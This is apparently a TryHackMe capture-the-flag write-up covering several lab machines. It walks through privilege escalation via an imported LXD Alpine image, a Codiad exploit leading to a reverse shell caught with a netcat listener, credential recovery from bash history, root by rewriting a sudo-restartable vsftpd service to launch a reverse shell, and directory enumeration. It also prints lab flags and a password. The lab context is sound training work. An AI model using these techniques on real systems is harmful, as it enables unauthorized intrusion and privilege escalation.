drwxr-xr-x 8 john john  4096 Jul 27  2020 .
drwxr-xr-x 3 root root  4096 Feb  5  2020 ..
lrwxrwxrwx 1 john john     9 Jul 27  2020 .bash_history → /dev/null
-rw-r--r-- 1 john john   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 john john  3771 Apr  4  2018 .bashrc
drwx------ 2 john john  4096 Feb  5  2020 .cache
drwxr-x--- 3 john john  4096 Jul 27  2020 .config
drwx------ 3 john john  4096 Feb  5  2020 .gnupg
drwxrwxr-x 3 john john  4096 Jul 27  2020 .local
-rw-r--r-- 1 john john   807 Apr  4  2018 .profile
drwx------ 2 john john  4096 Feb  5  2020 .ssh
-rw-r--r-- 1 john john     0 Feb  5  2020 .sudo_as_admin_successful
-rw-rw-r-- 1 john john    33 Feb  5  2020 user.txt
drwxr-xr-x 2 root root  4096 Feb  5  2020 .vim
-rw------- 1 root root 12070 Jul 27  2020 .viminfo
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
john@exploitable:~$
```


We in I found an exploit that will be able to get me priv esc and followed the steps inside the exploit.sh file




```
john@exploitable:~$ gunzip -c alpine-v3.19-x86_64-20240416_2152.tar.gz | tar xopf -
tar: rootfs/dev/random: Cannot mknod: Operation not permitted
tar: rootfs/dev/null: Cannot mknod: Operation not permitted
tar: rootfs/dev/console: Cannot mknod: Operation not permitted
tar: rootfs/dev/urandom: Cannot mknod: Operation not permitted
tar: rootfs/dev/zero: Cannot mknod: Operation not permitted
tar: Exiting with failure status due to previous errors
john@exploitable:~$ ls
alpine-v3.19-x86_64-20240416_2152.tar.gz  metadata.yaml  rootfs  templates  user.txt
john@exploitable:~$ nano exploit.sh
john@exploitable:~$ nano exploit.sh
john@exploitable:~$ bash exploit.sh

Usage:
        [-f] Filename (.tar.gz alpine file)
        [-h] Show this help panel
```

```
john@exploitable:~$ chmod +x exploit.sh
john@exploitable:~$ ls -la
total 3652
drwxr-xr-x 10 john john    4096 Apr 17 02:03 .
drwxr-xr-x  3 root root    4096 Feb  5  2020 ..
-rw-rw-r--  1 john john 3658319 Apr 17 01:52 alpine-v3.19-x86_64-20240416_2152.tar.gz
lrwxrwxrwx  1 john john       9 Jul 27  2020 .bash_history → /dev/null
-rw-r--r--  1 john john     220 Apr  4  2018 .bash_logout
-rw-r--r--  1 john john    3771 Apr  4  2018 .bashrc
drwx------  2 john john    4096 Feb  5  2020 .cache
drwxr-x---  3 john john    4096 Jul 27  2020 .config
-rwxrwxr-x  1 john john    1452 Apr 17 02:03 exploit.sh
drwx------  3 john john    4096 Feb  5  2020 .gnupg
drwxrwxr-x  3 john john    4096 Jul 27  2020 .local
-rw-r--r--  1 john john     608 Apr 17 01:52 metadata.yaml
-rw-r--r--  1 john john     807 Apr  4  2018 .profile
drwxr-xr-x 19 john john    4096 Apr 17 01:52 rootfs
drwx------  2 john john    4096 Feb  5  2020 .ssh
-rw-r--r--  1 john john       0 Feb  5  2020 .sudo_as_admin_successful
drwxr-xr-x  2 john john    4096 Apr 17 01:52 templates
-rw-rw-r--  1 john john      33 Feb  5  2020 user.txt
drwxr-xr-x  2 root root    4096 Feb  5  2020 .vim
-rw-------  1 root root   12070 Jul 27  2020 .viminfo
john@exploitable:~$ ./exploit.sh -f alpine-v3.19-x86_64-20240416_2152.tar.gz
Image imported with fingerprint: 3195976577df1dbb73fe7c47376fb52a84e8df44f23b43b002156fda713bef2a
[*] Listing images...

+--------+--------------+--------+---------------------------+--------+--------+-------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |        DESCRIPTION        |  ARCH  |  SIZE  |         UPLOAD DATE           |
+--------+--------------+--------+---------------------------+--------+--------+-------------------------------+
| alpine | 3195976577df | no     | alpine v3.19 (20240416_21:52) | x86_64 | 3.49MB | Apr 17, 2024 at 2:05am (UTC) |
+--------+--------------+--------+---------------------------+--------+--------+-------------------------------+
Creating privesc
Device giveMeRoot added to privesc
~ # ls
~ # ls -la
total 12
drwx------    2 root     root          4096 Apr 17 02:06 .
drwxr-xr-x   19 root     root          4096 Apr 17 02:05 ..
-rw-------    1 root     root            10 Apr 17 02:06 .ash_history
```


```
~ # whoami
root
~ # cd /root
~ # ls
~ # ls -la
total 12
drwx------    2 root     root          4096 Apr 17 02:06 .
drwxr-xr-x   19 root     root          4096 Apr 17 02:05 ..
-rw-------    1 root     root            36 Apr 17 02:12 .ash_history
~ # cd /mnt/root
/mnt/root # ls
bin             etc             lib             mnt             run             swap.img        var
boot            home            lib64           opt             sbin            sys             vmlinuz
cdrom           initrd.img      lost+found      proc            snap            tmp             vmlinuz.old
dev             initrd.img.old  media           root            srv             usr
/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
2e337b8c9f3aff0c2b3e8d4e6a7c88fc
```



Task 3; IDE - https://tryhackme.com/room/ide

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -T5 -p- 10.10.90.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 23:07 EDT
Warning: 10.10.90.67 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.90.67
Host is up (0.16s latency).
Not shown: 65226 closed tcp ports (conn-refused), 305 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
62337/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 657.68 seconds
```

The custom port interested me and I'm glad I found this;




I also tried anonymous ftp which worked

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.90.67
Connected to 10.10.90.67.
220 (vsFTPd 3.0.3)
Name (10.10.90.67:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```


Found a user called drac and john

```
150 Here comes the directory listing.
drwxr-xr-x    3 0        114          4096 Jun 18  2021 .
drwxr-xr-x    3 0        114          4096 Jun 18  2021 ..
drwxr-xr-x    2 0        0            4096 Jun 18  2021 ...
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||63064|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             151 Jun 18  2021 -
226 Directory send OK.
ftp> more -
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
```

I riffed through the different default passwords and password was our winner



Well we have some kind of project manager, but codiad looks like something I can look into. Turns out there is an exploit for this version so I had to get it



Looks like it works!

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 8081
listening on [any] 8081 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.90.67] 47740
bash: cannot set terminal process group (945): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ide:/var/www/html/codiad/components/filemanager$
```

Time to investigate

```
www-data@ide:/home$ cd drac
cd drac
www-data@ide:/home/drac$ ls -la
ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4  2021 .
drwxr-xr-x 3 root root 4096 Jun 17  2021 ..
-rw------- 1 drac drac   49 Jun 18  2021 .Xauthority
-rw-r--r-- 1 drac drac   36 Jul 11  2021 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11  2021 .bashrc
drwx------ 4 drac drac 4096 Jun 18  2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18  2021 .config
drwx------ 4 drac drac 4096 Jun 18  2021 .gnupg
drwx------ 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17  2021 .sudo_as_admin_successful
-rw------- 1 drac drac  557 Jun 18  2021 .xsession-errors
-r-------- 1 drac drac   33 Jun 18  2021 user.txt
www-data@ide:/home/drac$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@ide:/home/drac$ chmod +r user.txt
chmod +r user.txt
chmod: changing permissions of 'user.txt': Operation not permitted
```

Interesting must need to be a real user instead of this other shell I have looks look back in time

```
www-data@ide:/home/drac$ cat .bash_history
cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
www-data@ide:/home/drac$
```

Looks like we found a password so lets switch over

```
www-data@ide:/home/drac$ su drac
su drac
su: must be run from a terminal
```

I kept getting this error so I had to try to use ssh instead

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh drac@10.10.90.67
The authenticity of host '10.10.90.67 (10.10.90.67)' can't be established.
ED25519 key fingerprint is SHA256:74/tt/begRRzOOEOmVr2W3VX96tjC2aHyfqOEFUOkRk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.90.67' (ED25519) to the list of known hosts.
drac@10.10.90.67's password:
Permission denied, please try again.
drac@10.10.90.67's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Apr 17 04:25:51 UTC 2024

  System load:  0.08              Processes:           111
  Usage of /:   50.3% of 8.79GB   Users logged in:     0
  Memory usage: 25%               IP address for eth0: 10.10.90.67
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

69 packages can be updated.
1 update is a security update.


Last login: Wed Aug  4 06:36:42 2021 from 192.168.0.105
drac@ide:~$
```

Then I was able to find the hash


```
drac@ide:~$ cat user.txt
02930d21a8eb009f6d26361b2d24a466
drac@ide:~$ sudo -l
[sudo] password for drac:
Sorry, try again.
[sudo] password for drac:
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:~$
```

I found our way to priv esc by exploiting the allowed commands Drac can use.


```
drac@ide: ~
File  Actions  Edit  View  Help
kali@kali: ~/Downloads ×   drac@ide: ~ ×
  GNU nano 2.9.3                  /lib/systemd/system/vsftpd.service

[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
```

Let’s change the ExecStart line to a reverse shell

Now before we run the script we need to have a listener to catch this shell.




Now lets restart the Daemon and execute our reverse shell.



Now that the reverse shell should be executed if we go look at our listener terminal we should have caught the reverse shell.

We were able to successfully capture the root shell and if we check for final flag we can see we got it.




Task 4; Cyborg - https://tryhackme.com/room/cyborgt8

We start with the normal Recon steps as before using Nmap.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -T5 10.10.18.124
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 17:54 EDT
Nmap scan report for 10.10.18.124
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.82 seconds
```


There is an open http webserver running, let investigate that possible attack surface.



This is an unconfigured Apache2 web server. This is nothing, but maybe there is more than what meets the eye? We were correct and were able to find an /admin and /etc domain that piques our interest.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.18.124 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.18.124
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 312] [--> http://10.10.18.124/admin/]
/etc                  (Status: 301) [Size: 310] [--> http://10.10.18.124/etc/]
/server-status        (Status: 403) [Size: 277]
Progress: 185349 / 220561 (84.04%)^C
